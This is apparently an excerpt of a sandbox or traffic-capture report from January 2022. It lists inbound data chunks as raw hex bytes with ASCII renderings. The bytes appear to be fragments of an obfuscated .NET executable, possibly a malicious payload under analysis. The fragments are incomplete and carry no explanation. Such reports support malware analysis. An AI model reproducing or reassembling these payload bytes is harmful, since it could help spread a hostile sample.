2022-01-06 07:09:08 UTC	4	IN	Data Raw: 1f 0c 06 28 90 00 00 06 12 03 11 04 11 05 11 06 1f 0c 1d 1f 0d 06 28 90 00 00 06 12 06 09 11 04 11 05 1f 0d 1f 0c 1f 0e 06 28 90 00 00 06 12 05 11 06 09 11 04 1f 0e 1f 11 1f 0f 06 28 90 00 00 06 12 04 11 05 11 06 09 1f 0f 1f 16 1f 10 06 28 90 00 00 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 91 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 91 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 91 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 91 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 91 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 91 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 91 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 91 00 00 06 12 03 11 04 11 05 11 06 1f 09 1b 1f 19 06 28 91 00 00 06 12 06 09 11 04 Data Ascii: ((((((((((((((
2022-01-06 07:09:08 UTC	6	IN	Data Raw: 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 77 01 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 19 58 91 1f 18 62 03 11 07 18 58 91 1f 10 62 60 03 11 07 17 58 91 1e 62 60 03 11 07 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 9f 00 00 06 58 13 04 11 08 07 17 59 40 50 00 00 0 0 06 16 3e 49 00 00 00 11 04 11 06 61 13 0e 16 13 0f 38 2d 00 00 Data Ascii: X8w]ZZXbXb`Xb`` Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@P>Ia8-
2022-01-06 07:09:08 UTC	7	IN	Data Raw: 26 00 fe 0c 26 00 fe 0c 26 00 fe 0c 26 00 59 61 fe 0e 2b 00 fe 0c 28 00 fe 0c 28 00 1f 19 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 29 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1d 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2a 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff 38 4d 00 00 00 11 09 11 0a 61 13 15 11 08 11 0f 11 15 20 ff 00 00 00 5f d2 Data Ascii: &&&&Ya+((ba(()X(((ba((*X(((da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?8Ma _
2022-01-06 07:09:08 UTC	8	IN	Data Raw: 04 8e 69 1f 40 7f 6f 00 00 04 28 ae 00 00 06 26 16 2a 06 28 65 00 00 0a 18 5a 11 04 28 6b 00 00 0a 06 28 65 00 00 0a 19 5a 09 7b 72 00 00 04 8e 69 28 6c 00 00 0a 16 13 05 05 20 7d 1d ea 0c 40 0a 00 00 00 7e 5c 00 00 04 39 19 00 00 00 7e 4f 00 00 04 02 03 04 05 0e 04 0e 05 6f 2e 01 00 06 13 05 38 06 00 00 00 17 80 5c 00 00 04 11 05 2a 7e 4f 00 00 04 02 03 04 05 0e 04 0e 05 6f 2e 01 00 06 2a 00 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 0a 0c 00 70 18 8d 24 00 00 01 25 16 d0 14 00 00 01 28 23 00 00 0a a2 25 17 d0 24 00 00 01 28 23 00 00 0a a2 28 6d 00 00 0a 14 18 8d 0a 00 Data Ascii: i@o(&*(eZ(k(eZ{ri(l }@~\9~Oo.8*~Oo.**0(*&*0SQ(#rp$%(#%$(#(m

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	10	IN	Data Raw: 7f 1e 00 00 01 2b 00 00 ac 1f 00 00 1b 3f 00 00 e2 49 00 00 84 29 00 00 8c 40 00 00 02 05 00 00 12 41 00 00 a1 01 00 00 85 47 00 00 83 18 00 00 38 34 00 00 dc 17 00 00 2a 2a 00 00 19 18 00 00 6f 3f 00 00 66 31 00 00 c8 58 00 00 72 4f 00 00 48 4a 00 00 45 38 00 00 7e 35 00 00 b5 29 00 00 f2 38 00 00 c2 11 00 00 2e 1a 00 00 3e 20 00 00 c0 30 00 00 2a 22 00 00 14 37 00 00 1d 3c 00 00 43 55 00 00 85 45 00 00 8c 13 00 00 c2 1e 00 00 b6 51 00 00 17 13 00 00 21 02 00 00 3d 05 00 00 df 43 00 00 8b 1d 00 00 8f 21 00 00 00 32 00 00 83 3c 00 00 01 46 00 00 54 54 00 00 11 10 00 00 e2 2a 00 00 f9 01 00 00 23 21 00 00 5d 14 00 00 42 17 00 00 5d 48 00 00 1d 12 00 00 62 25 00 00 95 20 00 00 3c 45 00 00 cb 27 00 00 3c 5b 00 00 f8 18 00 00 e4 54 00 00 08 57 00 00 55 27 00 Data Ascii: +?I)@AG84**o?f1XrOHJE8~5)8.> 0*"7<CUEQ!=C!2<FTT*#!]B]Hb% <E'<[TWU'
2022-01-06 07:09:08 UTC	11	IN	Data Raw: 3e 00 00 91 44 00 00 3c 2e 00 00 a2 11 00 00 25 11 00 00 64 2a 00 00 68 2d 00 00 ce 52 00 00 28 5c 00 00 b4 13 00 00 bc 2f 00 00 2f 41 00 00 1a 57 00 00 d9 51 00 00 2e 1f 00 00 97 2e 00 00 01 4b 00 00 c5 17 00 00 04 21 00 00 c3 59 00 00 89 3e 00 00 67 1e 00 00 70 18 00 00 9c 38 00 00 c4 04 00 00 10 19 00 00 21 30 00 00 99 28 00 00 1c 27 00 00 c9 2f 00 00 35 55 00 00 af 02 00 00 ed 05 00 00 f8 12 00 00 f8 10 00 00 63 06 00 00 ad 09 00 00 ce 09 00 00 41 07 00 00 ff 14 00 00 58 12 00 00 55 35 00 00 5a 4f 00 00 e4 45 00 00 6c 1d 00 00 e9 06 00 00 ba 47 00 00 59 2e 00 00 ff 23 00 00 33 44 00 00 aa 56 00 00 84 2f 00 00 18 1f 00 00 57 18 00 00 15 1d 00 00 f1 21 00 00 9c 29 00 00 57 2f 00 00 f6 41 00 00 2f 4a 00 00 fa 30 00 00 d7 22 00 00 7b 5a 00 00 e6 19 00 00 Data Ascii: >D<.%d*h-R(V/AWQ..K!Y>gp8!0('/5UcAXU5ZOElGY.#3DV/W!)W/A/J0"{Z
2022-01-06 07:09:08 UTC	12	IN	Data Raw: 28 fc 00 00 06 13 62 20 0d 02 00 00 38 1c f1 ff ff fe 0c 16 00 20 18 00 00 00 20 b1 00 00 00 20 3b 00 00 00 59 9c 20 c9 01 00 00 28 1d 01 00 06 39 f8 f0 ff ff 26 20 b6 01 00 00 38 ed f0 ff ff fe 0c 16 00 20 01 00 00 00 fe 0c 6e 00 9c 20 22 01 00 00 28 1d 01 00 06 3a d0 f0 ff ff 26 20 ff 01 00 00 38 c5 f0 ff ff 38 7d 52 00 00 20 ef 00 00 00 28 1c 01 00 06 39 b1 f0 ff ff 26 20 bb 01 00 00 38 a6 f0 ff ff fe 0c 16 00 20 11 00 00 00 20 e9 00 00 00 20 4d 00 00 00 59 9c 20 1b 02 00 00 38 87 f0 ff ff fe 0c 2f 00 20 01 00 00 00 20 16 00 00 00 20 4c 00 00 00 58 9c 20 94 01 00 00 38 68 f0 ff ff fe 0c 16 00 20 07 00 00 00 20 7b 00 00 00 20 25 00 00 00 59 9c 20 70 02 00 00 38 49 f0 ff ff 11 19 28 f9 00 00 06 20 a7 02 00 00 38 38 f0 ff ff 11 3b 1b 11 3e 18 91 9c 20 86 Data Ascii: (b 8 ;Y (9& 8 n "(:& 88}R (9& 8 MY 8/ LX 8h { %Y p8I(88;>
2022-01-06 07:09:08 UTC	14	IN	Data Raw: 08 00 00 20 0c 01 00 00 38 c7 eb ff ff 20 45 00 00 00 20 4d 00 00 00 58 fe 0e 5f 00 20 34 00 00 00 28 1c 01 00 06 39 a9 eb ff ff 26 20 1b 01 00 00 38 9e eb ff ff 11 3b 28 e9 00 00 06 20 7c 00 00 00 28 1d 01 00 06 3a 88 eb ff ff 26 20 a6 00 00 00 38 7d eb ff ff 11 05 1d 1f 64 9c 20 bc 00 00 00 38 6d eb ff ff fe 0c 16 00 20 0f 00 00 00 20 7c 00 00 00 20 73 00 00 00 58 9c 20 d2 00 00 00 38 4e eb ff ff fe 0c 2f 00 20 03 00 00 00 fe 0c 5f 00 9c 20 93 01 00 00 38 36 eb ff ff 7e 0a 00 00 0a 11 2b 8e 69 20 00 10 00 00 1f 40 28 1a 01 00 06 13 44 20 d9 00 00 00 fe 0e 4e 00 38 0d eb ff ff fe 0c 16 00 20 19 00 00 00 fe 0c 6e 00 9c 20 90 00 00 00 38 f9 ea ff ff fe 0c 16 00 20 05 00 00 00 20 b5 00 00 00 20 3c 00 00 00 59 9c 20 80 00 00 00 38 da ea ff ff 38 9f ff ff ff Data Ascii: 8 E MX_ 4(9& 8;(|(:& 8}d 8m | sX 8N/ _ 86~+i @(D N8 n 8 <Y 88
2022-01-06 07:09:08 UTC	15	IN	Data Raw: ff ff 11 1d 7f 67 00 00 04 28 74 00 00 0a 28 15 01 00 06 16 1e 28 f5 00 00 06 20 0a 00 00 00 38 b4 fc ff ff 11 04 6f 72 00 00 0a 6f 75 00 00 0a 72 ae 0c 00 70 28 da 00 00 06 3a 42 fd ff ff 20 09 00 00 00 28 1c 01 00 06 3a 8a fc ff ff 26 20 02 00 00 00 38 7f fc ff ff 38 d0 fc ff ff 20 0b 00 00 00 28 1c 01 00 06 3a 6b fc ff ff 26 20 09 00 00 00 38 60 fc ff ff 11 1d 16 6a 28 e6 00 00 06 20 03 00 00 00 38 4d fc ff ff 11 1d 28 f8 00 00 06 20 02 00 00 00 38 3c fc ff ff 16 13 0f 20 06 00 00 00 38 2f fc ff ff 11 1d 28 f7 00 00 06 13 6a 20 0d 00 00 00 38 1c fc ff ff 73 76 00 00 0a 13 1d 20 12 00 00 00 fe 0e 02 00 38 03 fc ff ff dd 7d 11 00 00 26 20 00 00 00 00 28 1d 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 01 00 45 01 00 00 00 05 00 00 00 38 Data Ascii: g(t((8orourp(:B (:& 88 (:k& 8`j(8M(8< 8/(j 8sv 8}& (:& 8E8
2022-01-06 07:09:08 UTC	16	IN	Data Raw: 00 20 14 00 00 00 20 92 00 00 00 20 30 00 00 00 59 9c 20 c6 01 00 00 38 06 e1 ff ff fe 0c 2f 00 20 07 00 00 00 fe 0c 5f 00 9c 20 b5 01 00 00 38 ee e0 ff ff fe 0c 16 00 20 0b 00 00 00 20 0f 00 00 00 20 74 00 00 00 58 9c 20 8d 00 00 00 28 1c 01 00 06 39 ca e0 ff ff 26 20 a0 00 00 00 38 bf e0 ff ff 20 47 00 00 00 20 42 00 00 00 59 fe 0e 6e 00 20 46 01 00 00 28 1c 01 00 06 3a a1 e0 ff ff 26 20 64 00 00 00 38 96 e0 ff ff 11 19 28 f1 00 00 06 26 20 30 00 00 00 28 1d 01 00 06 39 7f e0 ff ff 26 20 1e 00 00 00 38 74 e0 ff ff fe 0c 2f 00 20 05 00 00 00 fe 0c 5f 00 9c 20 5c 01 00 00 28 1c 01 00 06 39 57 e0 ff ff 26 20 77 01 00 00 38 4c e0 ff ff fe 0c 16 00 20 00 00 00 00 20 bf 00 00 00 20 3f 00 00 00 59 9c 20 57 01 00 00 28 1c 01 00 06 3a 28 e0 ff ff 26 20 cc 00 00 Data Ascii: 0Y 8/ _ 8 tX (9& 8 G BYn F(:& d8(& 0(9& 8t/ _ \(9W& w8L ?Y W(:(&
2022-01-06 07:09:08 UTC	18	IN	Data Raw: 5a e0 73 73 00 00 0a 16 16 6a 28 c8 00 00 06 20 1e 00 00 00 28 1c 01 00 06 3a ab db ff ff 26 20 1b 00 00 00 38 a0 db ff ff 20 30 00 00 00 20 26 00 00 00 58 fe 0e 6e 00 20 7e 01 00 00 28 1d 01 00 06 3a 82 db ff ff 26 20 39 02 00 00 38 77 db ff ff 11 3e 8e 39 9c 06 00 00 20 09 00 00 00 38 65 db ff ff 38 69 22 00 00 20 98 00 00 00 38 56 db ff ff 20 9a 00 00 00 20 33 00 00 00 59 fe 0e 6e 00 20 ac 00 00 00 38 3d db ff ff 11 05 1c 1f 2e 9c 20 36 02 00 00 28 1d 01 00 06 3a 28 db ff ff 26 20 82 02 00 00 38 1d db ff ff d0 29 00 00 02 28 01 01 00 06 6f 24 00 00 0a 28 0c 01 00 06 28 10 01 00 06 8e 69 18 40 56 e9 ff ff 20 80 01 00 00 28 1c 01 00 06 3a ed da ff ff 26 20 02 00 00 00 38 e2 da ff ff 11 70 8e 69 39 38 3c 00 00 20 63 02 00 00 28 1d 01 00 06 39 ca da ff ff Data Ascii: Zssj((:& 8 0 &Xn ~(:& 98w>9 8e8i" 8V 3Yn 8=. 6(:(& 8)(o$((i@V (:& 8pi98< c(9
2022-01-06 07:09:08 UTC	19	IN	Data Raw: 39 6b d6 ff ff 26 20 03 01 00 00 38 60 d6 ff ff 7e 47 00 00 04 28 ed 00 00 06 16 9a 28 ee 00 00 06 13 33 20 a2 01 00 00 28 1c 01 00 06 3a 3e d6 ff ff 26 20 77 01 00 00 38 33 d6 ff ff 11 3e 16 11 3e 8e 69 28 ec 00 00 06 20 d7 00 00 00 38 1d d6 ff ff 11 5d 18 1f 74 9c 20 0b 00 00 00 28 1d 01 00 06 3a 08 d6 ff ff 26 20 62 01 00 00 38 fd d5 ff ff fe 0c 16 00 20 06 00 00 00 fe 0c 6e 00 9c 20 47 02 00 00 38 e5 d5 ff ff fe 0c 16 00 20 14 00 00 00 fe 0c 6e 00 9c 20 48 00 00 00 28 1c 01 00 06 39 c8 d5 ff ff 26 20 55 02 00 00 38 bd d5 ff ff 11 0a 13 2c 20 78 01 00 00 28 1d 01 00 06 3a aa d5 ff ff 26 20 22 02 00 00 38 9f d5 ff ff fe 0c 2f 00 20 0c 00 00 00 fe 0c 5f 00 9c 20 4a 00 00 00 28 1c 01 00 06 3a 82 d5 ff ff 26 20 35 00 00 00 38 77 d5 ff ff 20 f5 00 00 00 20 Data Ascii: 9k& 8`~G((3 (:>& w83>>i(8]t (:& b8 n G8 n H(9& U8, x(:& "8/ _ J(:& 58w
2022-01-06 07:09:08 UTC	20	IN	Data Raw: 00 20 01 00 00 00 58 9c 20 a3 00 00 00 28 1c 01 00 06 39 00 d1 ff ff 26 20 bf 00 00 00 38 f5 d0 ff ff 20 d1 00 00 00 20 27 00 00 00 58 fe 0e 6e 00 20 29 00 00 00 38 dc d0 ff ff fe 0c 16 00 20 0f 00 00 00 20 5e 00 00 00 20 6c 00 00 00 58 9c 20 57 00 00 00 38 bd d0 ff ff 7e 5b 00 00 04 3a f2 dd ff ff 20 92 00 00 00 38 a9 d0 ff ff fe 0c 16 00 20 14 00 00 00 fe 0c 6e 00 9c 20 40 01 00 00 38 91 d0 ff ff fe 0c 16 00 20 10 00 00 00 20 61 00 00 00 20 3a 00 00 00 59 9c 20 ee 00 00 00 38 72 d0 ff ff fe 0c 16 00 20 16 00 00 00 20 60 00 00 00 20 78 00 00 00 58 9c 20 cc 01 00 00 28 1c 01 00 06 39 4e d0 ff ff 26 20 21 02 00 00 38 43 d0 ff ff 11 05 1b 1f 6a 9c 20 99 00 00 00 fe 0e 4e 00 38 2b d0 ff ff 20 65 00 00 00 20 2a 00 00 00 58 fe 0e 6e 00 20 ec 00 00 00 38 16 d0 Data Ascii: X (9& 8 'Xn)8 ^ IX W8~[: 8 n @8 a :Y 8r ` xX (9N& !8Cj N8+ e *Xn 8
2022-01-06 07:09:08 UTC	22	IN	Data Raw: 01 00 06 13 4c 20 de 01 00 00 38 af cb ff ff 20 7c 00 00 00 20 00 00 00 00 58 fe 0e 5f 00 20 b0 01 00 00 38 96 cb ff ff 20 76 00 00 00 20 31 00 00 00 58 fe 0e 6e 00 20 40 00 00 00 38 7d cb ff ff fe 0c 16 00 20 16 00 00 00 fe 0c 6e 00 9c 20 fa 01 00 00 38 65 cb ff ff 11 19 11 1c 28 e8 00 00 06 13 74 20 62 00 00 00 28 1d 01 00 06 3a 4b cb ff ff 26 20 a8 00 00 00 38 40 cb ff ff 38 55 0d 00 00 20 3f 01 00 00 28 1d 01 00 06 39 2c cb ff ff 26 20 fe 00 00 00 38 21 cb ff ff 11 58 28 ff 00 00 06 26 20 e1 01 00 00 38 0f cb ff ff fe 0c 16 00 20 1d 00 00 00 fe 0c 6e 00 9c 20 18 00 00 00 38 f7 ca ff ff 11 2e 17 58 13 2e 20 ff 00 00 00 38 e7 ca ff ff fe 0c 2f 00 20 0b 00 00 00 fe 0c 5f 00 9c 20 42 01 00 00 38 cf ca ff ff 1f 09 13 14 20 6a 02 00 00 fe 0e 4e 00 38 b9 ca Data Ascii: L 8 | X_ 8 v 1Xn @8} n 8e(t b(:K& 8@8U ?(9,& 8!X(& 8 n 8.X. 8/ _ B8 jN8

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	23	IN	Data Raw: 00 28 1d 01 00 06 39 5a c6 ff ff 26 20 d0 00 00 00 38 4f c6 ff ff 38 a4 d4 ff ff 20 9c 00 00 00 28 1c 01 00 06 39 3b c6 ff ff 26 20 21 01 00 00 38 30 c6 ff ff 17 8d 16 00 00 01 16 1e 28 c9 00 00 06 17 28 ca 00 00 06 20 be 01 00 00 38 13 c6 ff ff fe 0c 16 00 20 0f 00 00 00 20 21 00 00 00 20 78 00 00 00 58 9c 20 6c 00 00 00 38 f4 c5 ff ff 11 69 11 3c 1b 58 11 62 1b 91 9c 20 0b 02 00 00 38 df c5 ff ff fe 0c 16 00 20 1f 00 00 00 fe 0c 6e 00 9c 20 ac 01 00 00 38 c7 c5 ff ff 20 38 00 00 00 20 08 00 00 00 58 fe 0e 6e 00 20 19 00 00 00 38 ae c5 ff ff 28 cb 00 00 06 20 48 01 00 00 28 1c 01 00 06 3a 9a c5 ff ff 26 20 f6 00 00 00 38 8f c5 ff ff 16 13 54 20 3f 00 00 00 38 82 c5 ff ff fe 0c 2f 00 20 05 00 00 00 fe 0c 5f 00 9c 20 31 02 00 00 38 6a c5 ff ff fe 0c 16 00 Data Ascii: (9Z& 8O8 (9;& !80((8 ! xX l8i<Xb 8 n 8 8 Xn 8(H(:& 8T ?8/ _ 18j
2022-01-06 07:09:08 UTC	24	IN	Data Raw: 00 00 20 ae 00 00 00 20 3a 00 00 00 59 9c 20 c5 01 00 00 38 f4 c0 ff ff 11 30 1e 58 13 30 20 97 01 00 00 38 e4 c0 ff ff 12 5a e0 73 73 00 00 0a 16 28 c3 00 00 06 26 20 58 00 00 00 28 1d 01 00 06 3a c6 c0 ff ff 26 20 d8 00 00 00 38 bb c0 ff ff 11 19 28 f1 00 00 06 13 1c 20 1f 00 00 00 38 a8 c0 ff ff fe 0c 16 00 20 1d 00 00 00 20 cd 00 00 00 20 44 00 00 00 59 9c 20 f1 00 00 00 28 1d 01 00 06 3a 84 c0 ff ff 26 20 98 02 00 00 38 79 c0 ff ff fe 0c 16 00 20 1e 00 00 00 fe 0c 6e 00 9c 20 37 00 00 00 38 61 c0 ff ff 11 19 28 f1 00 00 06 13 06 20 8a 00 00 00 38 4e c0 ff ff 11 19 28 f1 00 00 06 11 57 59 13 13 20 9b 01 00 00 38 38 c0 ff ff 20 dc 00 00 00 20 49 00 00 00 59 fe 0e 6e 00 20 d0 01 00 00 28 1d 01 00 06 3a 1a c0 ff ff 26 20 4d 02 00 00 38 0f c0 ff ff 20 a5 Data Ascii: :Y 80X0 8Zss(& X(:& 8(8 DY (:& 8y n 78a(8N(WY 88 IYn (:& M8
2022-01-06 07:09:08 UTC	26	IN	Data Raw: 00 e5 00 00 00 49 00 00 00 1f 00 00 00 38 b8 00 00 00 11 0e 28 e2 00 00 06 3a ac 00 00 00 20 06 00 00 00 fe 0e 1b 00 38 b0 ff ff ff 11 4c 11 22 28 ce 00 00 06 13 33 12 33 28 74 00 00 0a 11 22 28 0b 01 00 06 6a 58 3e c6 ff ff ff 20 04 00 00 00 38 8a ff ff ff 28 d1 00 00 06 20 07 00 00 00 38 7b ff ff ff d0 29 00 00 02 28 01 01 00 06 6f 24 00 00 0a 28 0c 01 00 06 14 28 0d 01 00 06 3a d2 ff ff ff 20 01 00 00 00 28 1d 01 00 06 39 4d ff ff ff 26 20 00 00 00 00 38 42 ff ff ff 11 22 28 d8 00 00 06 11 24 28 da 00 00 06 39 61 ff ff ff 20 05 00 00 00 38 25 ff ff ff 38 52 ff ff ff 20 08 00 00 00 38 16 ff ff ff 11 0e 28 d7 00 00 06 74 53 00 00 01 13 22 20 02 00 00 00 28 1d 01 00 06 39 f9 fe ff ff 26 20 01 00 00 00 38 ee fe ff ff dd 35 dd ff ff 20 03 00 00 00 38 df fe Data Ascii: l8(: 8L"(33(t"(jX> 8(8{)(o$((: (9M& 8B"($(9a 8%8R 8(tS" (9& 85 8
2022-01-06 07:09:08 UTC	27	IN	Data Raw: 38 51 b6 ff ff 28 d2 00 00 06 1a 40 1f 05 00 00 20 a8 00 00 00 28 1d 01 00 06 3a 3b b6 ff ff 26 20 aa 01 00 00 38 30 b6 ff ff fe 0c 16 00 20 08 00 00 00 20 45 00 00 00 20 47 00 00 00 58 9c 20 a6 02 00 00 fe 0e 4e 00 38 09 b6 ff ff 20 97 00 00 00 20 32 00 00 00 59 fe 0e 6e 00 20 72 00 00 00 38 f4 b5 ff ff fe 0c 16 00 20 02 00 00 00 fe 0c 6e 00 9c 20 64 02 00 00 38 dc b5 ff ff 11 39 11 06 3f 21 e9 ff ff 20 34 00 00 00 38 c9 b5 ff ff 38 f1 e0 ff ff 20 3f 02 00 00 38 ba b5 ff ff 11 56 1e 62 13 56 20 79 01 00 00 28 1d 01 00 06 3a a5 b5 ff ff 26 20 0e 02 00 00 38 9a b5 ff ff fe 0c 16 00 20 13 00 00 00 fe 0c 6e 00 9c 20 5b 00 00 00 fe 0e 4e 00 38 7a b5 ff ff 72 0a 0d 00 70 16 28 d3 00 00 06 14 28 d4 00 00 06 39 82 c5 ff ff 20 10 00 00 00 28 1d 01 00 06 3a 59 b5 Data Ascii: 8Q(@ (:;& 80 E GX N8 2Yn r8 n d89?! 488 ?8VbV y(:& 8 n [N8zrp((9 (:Y
2022-01-06 07:09:08 UTC	28	IN	Data Raw: ff ff 12 5a e0 73 73 00 00 0a 16 28 c5 00 00 06 26 20 f6 01 00 00 28 1d 01 00 06 3a e1 b0 ff ff 26 20 99 02 00 00 38 d6 b0 ff ff 11 28 11 51 11 36 20 ff 00 00 00 5f d2 9c 20 3a 00 00 00 fe 0e 4e 00 38 b6 b0 ff ff 14 13 62 20 5f 02 00 00 38 ad b0 ff ff fe 0c 2f 00 20 04 00 00 00 20 5d 00 00 00 20 33 00 00 00 58 9c 20 51 01 00 00 38 8e b0 ff ff fe 0c 2f 00 20 0d 00 00 00 20 d2 00 00 00 20 46 00 00 00 59 9c 20 f1 00 00 00 28 1d 01 00 06 39 6a b0 ff ff 26 20 ae 00 00 00 38 5f b0 ff ff 20 35 00 00 00 20 14 00 00 00 58 fe 0e 6e 00 20 e8 01 00 00 38 46 b0 ff ff 28 d1 00 00 06 20 97 00 00 00 28 1c 01 00 06 39 32 b0 ff ff 26 20 a4 00 00 00 38 27 b0 ff ff fe 0c 16 00 20 1b 00 00 00 fe 0c 6e 00 9c 20 25 02 00 00 38 0f b0 ff ff fe 0c 16 00 20 15 00 00 00 20 51 00 00 Data Ascii: Zss(& (:& 8(Q6 _ :N8b _8/] 3X Q8/ FY (9j& 8_ 5 Xn 8F((92& 8' n %8 Q
2022-01-06 07:09:08 UTC	30	IN	Data Raw: a4 ab ff ff 20 84 00 00 00 20 53 00 00 00 59 fe 0e 6e 00 20 71 01 00 00 38 8b ab ff ff 12 5e 16 7d 71 00 00 04 20 76 00 00 00 28 1c 01 00 06 3a 74 ab ff ff 26 20 03 00 00 00 38 69 ab ff ff 38 cf 07 00 00 20 4c 01 00 00 38 5a ab ff ff 11 69 11 14 18 58 11 62 18 91 9c 20 aa 02 00 00 38 45 ab ff ff 20 18 00 00 00 20 67 00 00 00 58 fe 0e 6e 00 20 74 00 00 00 28 1d 01 00 06 3a 27 ab ff ff 26 20 66 02 00 00 38 1c ab ff ff 20 f7 00 00 00 20 52 00 00 00 59 fe 0e 6e 00 20 77 02 00 00 38 03 ab ff ff fe 0c 2f 00 20 05 00 00 00 fe 0c 5f 00 9c 20 46 02 00 00 38 eb aa ff ff 20 d7 00 00 00 20 47 00 00 00 59 fe 0e 6e 00 20 96 01 00 00 28 1d 01 00 06 39 cd aa ff ff 26 20 1a 01 00 00 38 c2 aa ff ff fe 0c 16 00 20 07 00 00 00 20 4d 00 00 00 20 0e 00 00 00 58 9c 20 11 02 00 Data Ascii: SYn q8^}q v(:t& 8i8 L8ZiXb 8E gXn t(:'& f8 RYn w8/ _ F8 GYn (9& 8 M X
2022-01-06 07:09:08 UTC	31	IN	Data Raw: 01 00 00 38 47 a6 ff ff fe 0c 16 00 20 06 00 00 00 fe 0c 6e 00 9c 20 27 01 00 00 28 1c 01 00 06 3a 2a a6 ff ff 26 20 1c 00 00 00 38 1f a6 ff ff 20 a2 00 00 00 20 36 00 00 00 59 fe 0e 5f 00 20 6b 00 00 00 38 06 a6 ff ff 11 69 11 14 18 58 11 3d 18 91 9c 20 25 01 00 00 38 f1 a5 ff ff fe 0c 16 00 20 10 00 00 00 fe 0c 6e 00 9c 20 4d 01 00 00 38 d9 a5 ff ff fe 0c 16 00 20 1a 00 00 00 20 f5 00 00 00 20 51 00 00 00 59 9c 20 f6 00 00 00 fe 0e 4e 00 38 b2 a5 ff ff fe 0c 16 00 20 19 00 00 00 fe 0c 6e 00 9c 20 30 01 00 00 38 9e a5 ff ff 7e 47 00 00 04 28 ef 00 00 06 28 f0 00 00 06 39 38 b7 ff ff 20 68 00 00 00 38 80 a5 ff ff 1f 1e 8d 16 00 00 01 25 d0 0a 01 00 04 28 19 01 00 06 13 2b 20 3a 00 00 00 28 1d 01 00 06 3a 5d a5 ff ff 26 20 c2 00 00 00 38 52 a5 ff ff fe 0c Data Ascii: 8G n '(:*& 8 6Y_ k8iX= %8 n M8 QY N8 n 08~G((98 h8%(+ :(:]& 8R
2022-01-06 07:09:08 UTC	32	IN	Data Raw: 3a e1 a1 ff ff 26 20 43 01 00 00 38 d6 a1 ff ff 20 29 00 00 00 20 1d 00 00 00 58 fe 0e 6e 00 20 01 02 00 00 38 bd a1 ff ff 1f 12 13 3c 20 53 00 00 00 28 1d 01 00 06 39 aa a1 ff ff 26 20 06 00 00 00 38 9f a1 ff ff 38 17 cd ff ff 20 45 01 00 00 28 1c 01 00 06 39 8b a1 ff ff 26 20 69 01 00 00 38 80 a1 ff ff fe 0c 16 00 20 10 00 00 00 fe 0c 6e 00 9c 20 0f 01 00 00 38 68 a1 ff ff fe 0c 16 00 20 1b 00 00 00 20 63 00 00 00 20 6b 00 00 00 58 9c 20 10 00 00 00 28 1d 01 00 06 3a 44 a1 ff ff 26 20 9a 02 00 00 38 39 a1 ff ff 20 92 00 00 00 20 30 00 00 00 59 fe 0e 6e 00 20 b3 00 00 00 28 1c 01 00 06 3a 1b a1 ff ff 26 20 5d 00 00 00 38 10 a1 ff ff 20 7b 00 00 00 20 5a 00 00 00 58 fe 0e 5f 00 20 0a 02 00 00 38 f7 a0 ff ff 20 19 00 00 00 20 66 00 00 00 58 fe 0e 6e 00 20 Data Ascii: :& C8) Xn 8< S(9& 88 E(9& i8 n 8h c kX (:D& 89 0Yn (:&]8 { ZX_ 8 fXn
